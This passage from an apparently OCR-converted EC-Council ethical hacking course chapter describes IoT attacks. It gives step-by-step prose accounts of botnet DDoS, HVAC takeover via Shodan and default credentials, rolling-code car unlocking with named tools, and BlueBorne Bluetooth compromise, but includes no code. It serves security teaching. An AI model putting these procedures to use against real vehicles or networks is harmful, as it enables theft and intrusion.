- **Rolling Code Attack**: An attacker jams and sniffs the signal to obtain the code transferred to a vehicle's receiver; the attacker then uses it to unlock and steal the vehicle.
- **BlueBorne Attack**: Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the device.
- **Jamming Attack**: An attacker jams the signal between the sender and the receiver with malicious traffic that makes the two endpoints unable to communicate with each other.
- **Remote Access using Backdoor**: Attackers exploit vulnerabilities in the IoT device to turn it into a backdoor and gain access to an organization's network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Remote Access using Telnet**: Attackers exploit an open telnet port to obtain information that is shared between the connected devices, including their software and hardware models.
- **Sybil Attack**: An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Exploit Kits**: A malicious script is used by the attackers to exploit poorly patched vulnerabilities in an IoT device.
- **Man-in-the-Middle Attack**: An attacker pretends to be a legitimate sender who intercepts all the communication between the sender and receiver and hijacks the communication.
- **Replay Attack**: Attackers intercept legitimate messages from valid communication and continuously send the intercepted message to the target device to perform a denial-of-service attack or crash the target device.
- **Forged Malicious Device**: Attackers replace authentic IoT devices with malicious devices if they have physical access to the network.
- **Side-Channel Attack**: Attackers perform side-channel attacks by extracting information about encryption keys by observing the emission of signals, i.e., "side channels", from IoT devices.
- **Ransomware Attack**: Ransomware is a type of malware that uses encryption to block a user's access to his/her device either by locking the screen or by locking the user's files.
- **Client Impersonation**: An attacker masquerades as a legitimate smart device/server using a malicious device and compromises an IoT client device by impersonating it, to perform unauthorized activities or access sensitive information on behalf of the legitimate client.
- **SQL Injection Attack**: Attackers perform SQL injection attacks by exploiting vulnerabilities in the mobile or web applications used to control the IoT devices, to gain access to the devices and perform further attacks on them.
- **SDR-Based Attack**: Using a software-based radio communication system, an attacker can examine the communication signals passing through the IoT network and can send spam messages to the interconnected devices.
- **Fault Injection Attack**: A fault injection attack occurs when an attacker tries to introduce fault behavior in an IoT device, with the goal of exploiting these faults to compromise the security of that device.
- **Network Pivoting**: An attacker uses a malicious smart device to connect and gain access to a closed server, and then uses that connection to pivot other devices and network connections to the server to steal sensitive information.
- **DNS Rebinding Attack**: DNS rebinding is a process of obtaining access to a victim's router using a malicious JavaScript code injected on a web page.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking IoT Devices: General Scenario

The IoT includes different technologies such as embedded sensors, microprocessors, and power management devices. Security consideration changes from device to device and application to application. The greater the amount of confidential data we send across the network, the greater the risk of data theft, data manipulation, data tampering, and attacks on routers and servers.

Improper security infrastructure might lead to the following unwanted scenarios:

- An eavesdropper intercepts communication between two endpoints and discovers the confidential information that is sent across. He/she can misuse that information for his/her own benefit.
- A fake server can be used to send unwanted commands to trigger unplanned events. For example, some physical resources (water, coal, oil, electricity) could be sent to an unknown and unplanned destination, etc.
- A fake device can inject a malicious script into the system to make it work as instructed by the device. This may cause the system to behave inappropriately and dangerously.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.8: General IoT device hacking scenarios

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DDoS Attack

A distributed denial-of-service (DDoS) attack is an attack in which multiple infected systems are used to bombard a single online system or service, rendering the server useless, slow, or unavailable for a legitimate user for a short period of time. The attacker initiates the attack by first exploiting vulnerabilities in devices and then installing malicious software in their operating systems. These multiple compromised devices are referred to as an army of botnets.

Once an attacker decides on his/her target, he/she instructs the botnets or zombie agents to send requests to the target server that he/she is attacking. The target is attacked by a large volume of requests from multiple IoT devices present in different locations. As a result, the target system is flooded with more requests than it can handle. Therefore, it either goes offline, suffers a loss in performance, or shuts down completely.

Given below are the steps followed by an attacker to perform a DDoS attack on IoT devices:

- Attacker gains remote access to vulnerable devices
- After gaining access, he/she injects malware into the IoT devices to turn them into botnets
- Attacker uses a command and control center to instruct botnets and to send multiple requests to the target server, resulting in a DDoS attack
- Target server goes offline and becomes unavailable to process any further requests

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.9: DDoS attack on IoT devices

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploit HVAC

Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms, giving attackers a gateway through which to hack corporate systems. HVAC systems have many security vulnerabilities that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attacks on the organization's network. HVAC systems are generally connected to the networks of various industries, government sectors, hospitals, etc. These systems provide remote access rights to HVAC vendors and third parties to support their remote administration, such as remotely monitoring energy consumption and temperatures in various places. In addition, many HVAC companies provide common login names and passwords to different organizations. Attackers take advantage of this to obtain remote access to corporate networks and steal confidential information from organizations.

Steps followed by an attacker to exploit HVAC systems:

- Attacker uses **Shodan** (*https://www.shodan.io*) and searches for vulnerable industrial control systems (ICSs)
- Based on the vulnerable ICSs found, the attacker then searches for default user credentials using online tools such as *https://www.defpass.com*
- Attacker uses default user credentials to attempt to access the ICS
- After gaining access to the ICS, the attacker attempts to gain access to the HVAC system remotely through the ICS
- After gaining access to the HVAC system, an attacker can control the temperature from the HVAC or carry out other attacks on the local network

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.10: Exploiting HVAC system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Rolling Code Attack

Most smart vehicles use smart locking systems, which include an RF signal transmitted in the form of code from a modern key fob to lock or unlock the vehicle. Here, the code sent to the vehicle is only used once and is different for every other use, which means if a vehicle receives the same code again, it rejects it.

The code that locks or unlocks a car or garage is called a rolling code or hopping code. It is used in a keyless entry system to prevent replay attacks. An eavesdropper can capture the code transmitted and later use it to unlock the garage or vehicle.

To obtain the rolling code, the attacker thwarts the transmission of a signal from the key fob to the receiver in the vehicle. This attack is performed using a jamming device that simultaneously jams the signal and sniffs the code, and the attacker later uses that code to unlock the vehicle or the garage door.

For example, given below are the steps followed by an attacker to perform a rolling-code attack:

- Victim presses car remote button and tries to unlock the car
- Attacker uses a jammer that jams the car's reception of the rolling code sent by the victim and simultaneously sniffs the first code
- The car does not unlock; victim tries again by sending a second code
- Attacker sniffs the second code
- On the second attempt by the victim, the attacker forwards the first code, which unlocks the car

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The recorded second code is used later by the attacker to unlock and steal the vehicle

Attackers can make use of tools such as rfcat-rolljam and RFCrack to perform this attack.





Figure 18.11: Illustration of rolling-code attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



BlueBorne Attack

A BlueBorne attack is performed on Bluetooth connections to gain access to and take full control of the target device. Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the devices. BlueBorne is a collection of various techniques based on the known vulnerabilities of the Bluetooth protocol. This attack can be performed on multiple IoT devices, including those running operating systems such as Android, Linux, Windows, and older versions of iOS. In all operating systems, the Bluetooth process has high privileges. After gaining access to one device, an attacker can penetrate any corporate network using that device to steal critical information from the organization and spread malware to nearby devices.

BlueBorne is compatible with all software versions and does not require any user interaction, precondition, or configuration except for Bluetooth being active. This attack establishes a connection with the target Bluetooth-enabled device without even pairing with the device. Using this attack, an attacker can discover Bluetooth-enabled devices, even though they are not in an active discovery mode. Once the attacker identifies any nearby device, he/she tries to extract the MAC address and OS information to perform further exploitation on the target OS. Based on the vulnerabilities present in the Bluetooth protocol, attackers can even perform remote code execution and man-in-the-middle attacks on the target device. This attack can be performed on various IoT devices, such as smart TVs, phones, watches, car audio systems, printers, etc.

Steps to perform BlueBorne attack:

- Attacker discovers active Bluetooth-enabled devices around him/her; all Bluetooth-enabled devices can be located even if they are not in discoverable mod

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- After locating any nearby device, the attacker obtains the MAC address of the device
- Now, the attacker sends continuous probes to the target device to determine the OS
- After identifying the OS, the attacker exploits the vulnerabilities in the Bluetooth protocol to gain access to the target device
- Now the attacker can perform remote code execution or a man-in-the-middle attack and take full control of the device





Figure 18.12: Illustration of BlueBorne attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Jamming Attack

